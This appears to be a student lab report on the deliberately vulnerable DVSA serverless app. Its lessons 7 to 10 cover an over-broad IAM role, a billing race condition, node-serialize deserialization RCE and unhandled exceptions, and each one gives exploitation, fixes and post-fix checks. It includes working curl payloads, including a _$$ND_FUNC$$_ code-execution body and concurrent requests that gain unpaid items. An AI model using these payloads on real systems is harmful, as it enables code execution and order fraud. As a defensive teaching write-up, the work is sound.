Post-fix: The same payload is re-fired against a fresh order (49a...., $28). The injection still executes (Lesson 1 fix temporarily reverted to isolate the IAM control), but CloudWatch now logs INVOKE ERR ... not authorized to perform: lambda:InvokeFunction on resource: ...DVSA-ADMIN-UPDATE-ORDERS because no identity-based policy allows the lambda:InvokeFunction action. The order's status remains processed. Legitimate user actions continue to work (orders list returns correctly).

9. STRUCTURED ANALYSIS

9.3 Deviation Analysis and Classification

The exploit violates R1, R2, and R3 simultaneously. R1 is violated by the policy itself: Resource: "*" is structurally over-broad for a router whose targets are a fixed, enumerable list. R2 is violated as a consequence: admin Lambdas were reachable from a non-admin tier's role. R3 is violated because the IAM layer offered no independent enforcement, once application-layer security failed, the cloud control plane allowed the privilege escalation to complete.

The evidence proving the violation is the contrast between two persisted orders under identical attack conditions: order 9f9cd752 was modified pre-fix (IAM allowed the admin invocation), while order 49ac30ea was untouched post-fix (IAM denied the admin invocation with an explicit AccessDenied error in CloudWatch). Same payload, same vector, same authenticated user, only the IAM policy changed.

Classification: Accidental misconfiguration. The vulnerable state is the result of attaching the convenient AWS-managed AWSLambdaRole policy rather than authoring a tailored least-privilege policy; there is no indication of malicious intent in the original deployment.

9.4 Explainable Fix and Post-Fix Validation

The wrong assumption was that an AWS-managed policy named AWSLambdaRole would be appropriately scoped for a Lambda router. In fact, that managed policy grants account-wide lambda:InvokeFunction, making it unsuitable for any production-style use. The fix belongs in IAM, on the role serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xxxxxxxxxx: detach AWSLambdaRole and attach a custom inline policy (DVSA-OrderManager-LeastPrivilege) whose Resource field is an explicit allow-list of the 12 downstream function ARNs the router legitimately needs. Admin Lambdas are deliberately excluded.

Post-fix verification confirms the fix works at the IAM layer independently of the application layer: with Lesson 1's fix temporarily reverted to ensure the injection was still active, the admin invocation was rejected by IAM with AccessDeniedException in CloudWatch and the target order's status remained processed. Inspection of the new policy JSON confirms zero DVSA-ADMIN-* ARNs in the allow-list. Legitimate user actions (orders) continue to return the user's full order list correctly, confirming the fix does not break normal functionality.

9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Over-Privileged Function	The execution role of DVSA-ORDER-MANAGER must grant lambda:InvokeFunction only on the specific downstream Lambdas the router legitimately targets; admin Lambdas (DVSA-ADMIN-UPDATE-ORDERS, DVSA-ADMIN-GET-ORDERS) must be unreachable from this role.	IAM role attachments and policy JSON (AWSLambdaRole); DVSA-ORDER-MANAGER router source code (switch(action) dispatch list); CloudWatch logs for DVSA-ORDER-MANAGER; DVSA Orders page reflecting DynamoDB state.	Regular user actions invoke only legitimate downstream Lambdas (DVSA-ORDER-NEW, DVSA-ORDER-COMPLETE, etc.); CloudWatch shows no admin-Lambda invocations originating from this role.	Injected JavaScript inside DVSA-ORDER-MANAGER successfully calls DVSA-ADMIN-UPDATE-ORDERS; CloudWatch logs the admin invocation; order 9f9..... is flipped to paid in DynamoDB without any billing workflow.

9. STRUCTURED ANALYSIS

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Over-Privileged Function	The execution role granted lambda:InvokeFunction on Resource: "*", allowing a user-facing router Lambda to invoke admin-only Lambdas. This violates least privilege and removes the IAM layer as an independent privilege boundary, so a single application-layer bug becomes a full control-plane breach.	Accidental misconfiguration	Detached AWSLambdaRole from serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xxxxxxxx; attached custom inline policy DVSA-OrderManager-LeastPrivilege with explicit ARN allow-list of 12 non-admin Lambdas.	Re-fired Lesson 5 payload against order 49a..... with Lesson 1 fix reverted: CloudWatch logged AccessDeniedException on DVSA-ADMIN-UPDATE-ORDERS, order remained processed; legitimate orders action still returned User B's orders correctly.	NA

10. TAKEAWAY & LESSONS LEARNED

Over-Privileged Functions are particularly dangerous in serverless architectures because every function is its own privilege boundary, and a single misconfigured role can quietly turn an application bug into a cloud account compromise. The vulnerability here is not a single line of bad code, it is a single line of bad policy: `"Resource": ["*"]`. Switching that one line to an explicit allow-list of twelve specific function ARNs collapses the blast radius of any future code injection from "every Lambda in the account" to "exactly the Lambdas this function legitimately needs."
The broader lesson is the value of defense in depth across the application/control-plane boundary. Application security alone failed (the injection worked).

Authentication alone failed (a valid User B token was used). Application-level access control alone failed (the router didn't check isAdmin for the targeted action). But IAM held the line, and it held the line because it was configured to allow only what was actually needed. The cleanest evidence of this in the entire project is the side-by-side: order `9f9....` is permanently paid because the IAM fix wasn't there yet, and order `49a.....` is permanently processed because, by the time we attacked it, the IAM fix was. Same exploit, same vector, same payload. Different IAM policy. Different outcome. That is what least privilege buys you.

LESSON 08 OF 10

LOGIC VULNERABILITIES (RACE CONDITION)

08

LESSON 08 OF 10

LOGIC VULNERABILITIES

1. GOAL & SUMMARY

The vulnerability is a Race Condition in the order update workflow of DVSA. The affected component is the **DVSA-ORDER-UPDATE** Lambda function and its interaction with the **DVSA-ORDER-BILLING** Lambda functionthrough DynamoDB.

Because the order status check uses > 110 instead of >= 100, there is a timing window where an update request can slip through while billing is being processed. The security impact is business logic manipulation — an attacker can pay for 1 item but receive 5 items by exploiting the race condition window.

2. ROOT CAUSE ANALYSIS

In update_order.py, line 36 contains:

```
if response["Item"]["orderStatus"] > 110:
    res = {"status": "err", "msg": "order already paid"}
    return res
```

When billing starts, orderStatus is set to 100. The check 100 > 110 evaluates to False, so the update is allowed through. By sending billing and update requests simultaneously, the update executes while billing is still processing at status 100, before it reaches 200.

3. ENVIRONMENT SETUP

- **DVSA Website URL:** http://dvsa-joud-2026-448842988219-us-east-1.s3-website.us-east-1.amazonaws.com/
- **API Endpoint:** https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order
- **Lambda functions:** DVSA-ORDER-UPDATE, DVSA-ORDER-BILLING
- **Database:** DVSA-ORDERS-DB DynamoDB table
- **Tools used:** AWS CloudShell, DynamoDB Console, Lambda Console
- **Account context:** Regular authenticated user with valid JWT token

4. REPRODUCTION STEPS

1. We log into DVSA website
2. Add 1 item to cart
3. Complete shipping details
4. Stop at billing page — do not submit payment
5. Capture fresh JWT token and order ID from DevTools
6. Open CloudShell in a new tab
7. Set environment variables:

```
export API="https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order"
export TOKEN="JWT_TOKEN"
export ORDER_ID="ORDER_ID"
```


8. Send billing and update requests simultaneously:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d
"{\"action\":\"billing\",\"order-id\":\"$ORDER_ID\",\"data\":{\"ccn\":\ \",\"exp\":\
',\"cvv\":\' }}" &

curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d "{\"action\":\"update\",\"order-id\":\"$ORDER_ID\",\"items\":{\ ":5}}" &

wait
echo "DONE"
```

5. EVIDENCE & PROOF OF EXPLOIT

1. CloudShell output showing both requests completing successfully simultaneously:

2. DynamoDB record showing:




6. FIX STRATEGY / PROBABLE MITIGATION

The fix belongs in **DVSA-ORDER-UPDATE** Lambda function (update_order.py). The status check threshold must be lowered so that once billing begins at orderStatus = 100, no further updates are allowed. This enforces strict server-side workflow sequencing as required by the project description.

7. CODE / CONFIG CHANGES


File: update_order.py in DVSA-ORDER-UPDATE Lambda function

Before **(Vulnerable):**



7. CODE / CONFIG CHANGES


After **(Fixed)**




What changed: The threshold changed from > 110 to >= 100, closing the race condition window that existed between status 100 and 110.

8. VERIFICATION AFTER FIX

After applying the fix, the same race condition attack was repeated with a new order. The update request was now blocked:





9. STRUCTURED ANALYSIS

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Logic Vulnerability (Race Condition)	Order items must be locked and unchangeable once the billing process has initiated (Status ≥ 100).	Lambda source code (update_order.py), DynamoDB orderStatus field, API responses.	An update request sent after billing is complete is rejected with an "order already paid" message.	Simultaneous billing and update requests both return "ok," resulting in more items than were paid for.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verificatio
Logic Vulnerability (Race Condition)	The application processed an item quantity update while a billing transaction was active, violating the rule of atomic transaction sequencing.	Intentional misuse / security-relevant abuse.	Changed status check in update_order.py from > 110 to >= 100 to close the race window.	Post-fix simultaneous requests now show the update action failing with "order already paid" as soon as billing starts

10. LESSONE LEARNED

In serverless architectures, Lambda functions can execute in parallel, and without strict server-side sequencing, an attacker can exploit the time delay between a check (status verification) and an action (updating an order).

This lesson also highlights that simply checking a value is not enough; you must "lock" the state of a resource as soon as a sensitive workflow, such as billing, begins.

In addition, a security-critical threshold (like > 110) should never leave room for an "in-between" state (like 100) to be treated as valid for updates. The fix demonstrates that moving to >= 100 immediately closes the vulnerability window.

Unlike injection attacks, logic vulnerabilities don't require crashing the system; they allow an attacker to stay within the application's normal flows while manipulating the outcome for financial gain

LESSON 09 OF 10

VULNERABLE DEPENDENCIES

09

LESSON 09 OF 10

VULNERABLE DEPENDENCIES

1. GOAL & SUMMARY

This lesson examines the same RCE demonstrated in Lesson 1, but from a different angle: the root cause is not a flaw in DVSA's own code, it is a vulnerable third-party dependency (node-serialize) pulled in from the npm ecosystem. The goal is to show how a single outdated or insecure package on the request path can silently introduce a critical vulnerability into an otherwise reasonable application, and to highlight the importance of dependency hygiene in serverless projects.

2. ROOT CAUSE ANALYSIS

node-serialize is a legacy Node.js library that extends JSON with the ability to serialize and deserialize JavaScript functions. It uses a special marker (_$$ND_FUNC$$_) in the serialized string to indicate that the associated value should be reconstructed as a function. When unserialize() encounters this marker followed by a function expression ending in (), it evaluates and invokes the function during deserialization.

This behavior is well-documented as insecure, the library has a known advisory (CVE-2017-5941), and it should never be used on attacker-controlled input. The DVSA order-manager.js file imports this library and uses it to parse the raw request body, which is entirely attacker-controlled. The vulnerability therefore comes "for free" with the dependency; no bug in DVSA's own logic is required. Every require() call is an implicit trust decision, and this one was made incorrectly.

3. ENVIRONMENT SETUP

- **Vulnerable package:** node-serialize (legacy, unmaintained)
- **Used in:** DVSA-ORDER-MANAGER/order-manager.js
- **Lambda:** DVSA-ORDER-MANAGER
- **Endpoint:** API Gateway Invoke URL + /order
- **Tools:** curl, AWS Console (CloudWatch Logs, Lambda)

Identified the vulnerable dependency by inspecting the Lambda source in the AWS Console and cross-referencing node-serialize against public advisories (CVE-2017-5941).

4. REPRODUCTION STEPS

Triggered the vulnerable dependency by sending a crafted body that uses its function-deserialization feature:

```
curl -X POST "[API_GATEWAY_URL]/order" \
  -H "Content-Type: application/json" \
  -d '{
    "action": "_$$ND_FUNC$$_function(){
      var fs = require(\"fs\");
      fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my
hacked file!\");
      var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\");
      console.error(\"FILE READ SUCCESS: \" + fileData);
    }()",
    "cart-id": ""
  }'
```

The _$$ND_FUNC$$_ marker is specific to node-serialize; a safe parser like JSON.parse() would reject this input outright. The fact that the payload is processed at all is itself proof that the vulnerable library is on the request path.

5. EVIDENCE & PROOF OF EXPLOIT

Navigated to CloudWatch → Log groups → /aws/lambda/DVSA-ORDER-MANAGER → most recent log stream.




Figure 1: CloudWatch log event showing the FILE READ SUCCESS line, which can only be produced if node-serialize is parsing attacker input.

Result (Figure 1):

2026-04-04T15:01:21.139Z ERROR
FILE READ SUCCESS: You are reading the contents of my hacked file!

This log line is the smoking gun. The only way this message could appear in CloudWatch is if node-serialize.unserialize() parsed the _$$ND_FUNC$$_ marker and invoked the attached function. A safe JSON parser would have thrown a syntax error and never reached the console.error() call. The evidence therefore confirms both **(a)** that node-serialize is present on the request path, and **(b)** that its insecure feature is reachable by an unauthenticated attacker.

5. EVIDENCE & PROOF OF EXPLOIT




Figure 2: package.json of the deployed DVSA-ORDER-MANAGER Lambda, showing node-serialize: 0.0.4 listed as a direct dependency. Version 0.0.4 is vulnerable to CVE-2017-5941.

6. FIX STRATEGY

The correct fix for a vulnerable dependency is to remove or replace it, not to work around it. Two complementary actions:

1. **Eliminate the vulnerable API call** from the request path. unserialize() should not be used anywhere that touches untrusted input.
2. **Replace it with a safe alternative.** The Node.js standard library's JSON.parse() is the natural substitute: it has no function-deserialization feature and is part of the runtime, so there is no dependency to maintain.

Longer-term, a dependency audit tool (e.g., npm audit) should be integrated into the build pipeline so that known-vulnerable packages cannot silently re-enter the codebase.

7. CODE & CONFIGURATION CHANGES

File: DVSA-ORDER-MANAGER/order-manager.js
Before (vulnerable):

```
const serialize = require('node-serialize');
// ......
var req = serialize.unserialize(event.body);
var headers = serialize.unserialize(event.headers);
```

After (fixed):

```
 // Safe parsing (no unsafe deserialization)
var req = JSON.parse(event.body);
var headers = event.headers;
```

Deployed the patched Lambda via AWS Console → Lambda → DVSA-ORDER-MANAGER → Code → Deploy.

8. POST-FIX VERIFICATION

Re-ran the exact exploit payload from Section 4 against the patched endpoint, then searched the /aws/lambda/DVSA-ORDER-MANAGER log group for FILE READ SUCCESS.




Figure 3: CloudWatch log search for FILE READ SUCCESS returning "No events found" after the fix.

Result (Figure 3):

The search returned "No events found." Because JSON.parse() does not recognize the _$$ND_FUNC$$_ marker, the payload is rejected as invalid JSON syntax and the attacker's function is never constructed or invoked. The vulnerable dependency is no longer reachable from the request path. Legitimate requests with valid JSON bodies continue to work (confirmed by placing a normal order through the DVSA website).

9. STRUCTURED ANALYSIS

9.1 Intended Logic and Security Rule(s)

When a user submits a request to /order, API Gateway forwards the HTTP body to DVSA-ORDER-MANAGER. The Lambda is expected to parse that body as inert JSON data, extracting fields like action, cart-id, and order-id for routing, and then dispatch the request based on those values. Parsing untrusted input must be a pure data operation: the parser converts text into a data structure and nothing more. No code from the request body should ever be evaluated or executed by the parser itself.
Security rules:

- **R1 (Safe Parsing):** Untrusted input on the request path must be handled only by parsers that produce inert data structures (e.g., JSON.parse()); deserializers that can reconstruct executable functions must never be exposed to attacker-controlled input.
- **R2 (Dependency Hygiene):** Third-party libraries with known code-execution advisories (e.g., CVE-2017-5941 for node-serialize) must not be present on the request path of a public-facing function.
- **R3 (Minimal Trust Surface):** Every require() is an implicit trust decision; libraries should be imported only when their functionality is actually needed and their security posture has been reviewed.

9.2 Evidence Sources and Behavior Trace

Sources used: DVSA-ORDER-MANAGER/order-manager.js source code (AWS Console → Lambda → Code), the node-serialize package documentation and CVE-2017-5941 public advisory, CloudWatch log group /aws/lambda/DVSA-ORDER-MANAGER, and direct HTTP requests issued via curl.
Normal: A legitimate order request contains plain JSON ({"action":"new","cart-id":"..."}). The body parses to a data object, the router dispatches by the action field, and the order is created. CloudWatch shows only the expected business-logic log lines.
Exploit (pre-fix): A request body containing the _$$ND_FUNC$$_ marker followed by a JavaScript function expression ending in () is sent to /order. The vulnerable serialize.unserialize() call in order-manager.js recognizes the marker, reconstructs the function, and invokes it during deserialization. CloudWatch logs the line FILE READ SUCCESS: You are reading the contents of my hacked file!, a string that could only originate from the attacker's injected console.error() call, proving arbitrary code execution inside the Lambda runtime.

9. STRUCTURED ANALYSIS

9.2 Evidence Sources and Behavior Trace

Post-fix: The same payload is replayed against the patched endpoint. JSON.parse() does not recognize the _$$ND_FUNC$$_ marker and rejects the body as invalid JSON syntax. CloudWatch search for FILE READ SUCCESS returns "No events found." Legitimate JSON-bodied orders continue to work end-to-end, confirmed by placing a normal order through the DVSA web UI.

9.3 Deviation Analysis and Classification

The exploit violates R1 and R2 simultaneously. R1 is violated because the request path used node-serialize.unserialize(), a deserializer that, by design, can reconstruct and invoke functions from input strings, instead of a safe parser. R2 is violated because node-serialize carries a documented code-execution advisory (CVE-2017-5941) and should never have been on a public request path. R3 is violated as a contributing factor: the library was imported even though its function-deserialization feature was never required by any legitimate DVSA workflow, JSON.parse() would have sufficed. The evidence proving the violation is the FILE READ SUCCESS log line in CloudWatch. That message is not produced by any DVSA business logic; it can only appear if the attacker's injected function ran inside the Lambda. A safe parser would have raised a syntax error and never reached the console.error() call. The pre-fix vs. post-fix CloudWatch contrast (log line present → "No events found") confirms the deviation and its resolution.

Classification: Accidental misconfiguration / supply-chain hygiene failure. There is no malicious intent in the original deployment, node-serialize was simply imported without review of its documented insecure behavior, exposing the application to a well-known third-party vulnerability.

9.4 Explainable Fix and Post-Fix Validation

The wrong assumption was that node-serialize.unserialize() was an acceptable JSON parser. In fact, it is a function-aware deserializer with a documented code-execution feature, making it categorically unsafe for untrusted input. The fix belongs in DVSA-ORDER-MANAGER/order-manager.js at the request-parsing entry point: remove the require('node-serialize') import and replace both serialize.unserialize(event.body) and serialize.unserialize(event.headers) with JSON.parse(event.body) and direct use of event.headers (which is already a plain object provided by API Gateway and needs no parsing).

9. STRUCTURED ANALYSIS

9.4 Explainable Fix and Post-Fix Validation

Post-fix validation confirms resolution on three independent axes: **(1)** replaying the original _$$ND_FUNC$$_ payload no longer produces a FILE READ SUCCESS log entry, CloudWatch search returns "No events found", proving the attacker's function is never constructed or invoked; **(2)** source inspection of the deployed Lambda confirms unserialize() no longer appears on the request path, only JSON.parse(); **(3)** a legitimate order placed through the DVSA web UI completes end-to-end normally, confirming the fix does not break valid client traffic. Longer-term, the takeaway recommends integrating npm audit (or equivalent CVE scanning) into the deployment pipeline so that vulnerable packages cannot silently re-enter the codebase.

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Vulnerable Dependencies	The request-body parser in DVSA-ORDER-MANAGER must produce inert data only; libraries with known code-execution advisories (e.g., node-serialize, CVE-2017-5941) must not appear on a public-facing request path.	order-manager.js source code; node-serialize documentation; CVE-2017-5941 advisory; CloudWatch log group /aws/lambda/DVSA-ORDER-MANAGER; curl-issued HTTP requests.	A normal JSON-bodied order parses cleanly via JSON.parse()-equivalent semantics, the router dispatches by action, and the order is created. CloudWatch shows only standard business-logic output.	A request body containing the _$$ND_FUNC$$_ marker triggers serialize.unserialize() to reconstruct and invoke the attacker's JavaScript inside the Lambda runtime; CloudWatch logs FILE READ SUCCESS: You are reading the contents of my hacked file!, proving arbitrary code execution.

9. STRUCTURED ANALYSIS

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Vulnerable Dependencies	The application imported and used node-serialize.unserialize(), a deserializer with a documented function-execution feature (CVE-2017-5941), to parse attacker-controlled request bodies. This exposes a remote code execution primitive on a public endpoint, where a safe parser would have rejected the same input.	Accidental misconfiguration / supply-chain hygiene failure	Removed require('node-serialize') from DVSA-ORDER-MANAGER/order-manager.js; replaced serialize.unserialize(event.body) with JSON.parse(event.body) and used event.headers directly (no deserialization). Deployed via AWS Console.	Replaying the _$$ND_FUNC$$_ payload no longer produces a FILE READ SUCCESS log entry (CloudWatch search returns "No events found"); source inspection confirms unserialize() is absent from the request path; a legitimate order placed through the DVSA UI completes end-to-end.	NA

10. TAKEAWAY & LESSONS LEARNED

Vulnerable dependencies are one of the hardest classes of bugs to catch during code review because the vulnerable code is not in the project, it is installed into it. Every require() call is an implicit trust decision, and in serverless projects where functions are small and dependencies are many, it is easy for a single bad package to end up on a critical path. Two lessons:

1. **Dependency hygiene is a security control.** Tools like npm audit, lockfile reviews, and CVE monitoring should be part of every deployment pipeline, not an afterthought.
2. **Prefer the standard library when possible.** JSON.parse() did everything DVSA actually needed; the vulnerable library was providing a feature no legitimate client ever used. Minimizing dependency surface minimizes attack surface.

LESSON 10 OF 10

UNHANDLED EXCEPTIONS

10

LESSON 10 OF 10

EVENT INJECTION

1. GOAL & SUMMARY

The vulnerability is Unhandled Exceptions across multiple Lambda functions in DVSA. The affected components are DVSA-ORDER-GET (get_order.py) and DVSA-ORDER-BILLING (order_billing.py).

When malformed or unexpected input is sent to these functions, unhandled exceptions propagate directly back to the client, exposing internal file paths, source code logic, line numbers, and AWS SDK internals.

The security impact is information disclosure — an attacker can map the backend architecture and identify exploitable weaknesses using the leaked details.

2. ROOT CAUSE ANALYSIS

Neither Lambda functions had a top-level try/except block. When an unexpected input causes a runtime error, Python propagates the full exception object back through API Gateway to the client.

There is no centralized error handling to intercept these exceptions and return a safe generic message instead. This means any malformed request that triggers an exception will leak internal implementation details.

3. ENVIRONMENT SETUP

- **DVSA Website URL**
- **API Endpoint**: https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order
- **Affected Lambda functions:**

DVSA-ORDER-GET → get_order.py
DVSA-ORDER-BILLING → order_billing.py

- **Tools used:** AWS CloudShell, AWS Lambda Console
- **Account context:** Regular authenticated user with valid JWT toke

VULNERABLE DEPENDENCIES

4. REPRODUCTION STEPS

After logging into the DVSA website and placing a new order successfully, we capture a fresh JWT token from DevTools for the order we placed.
Afterwards, used CloudShell, set the enviroment variables →

```
export API="https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order"
export TOKEN="YOUR_JWT_TOKEN"
```

We then try sending malformed request to trigger exception in **get_order.py**:

```
curl -s -X POST "$API" \
  -H "Content-Type: application/json" \
  -H "Authorization: $TOKEN" \
  -d '{"action":"get","order-id":null}' | python3 -m json.tool
```

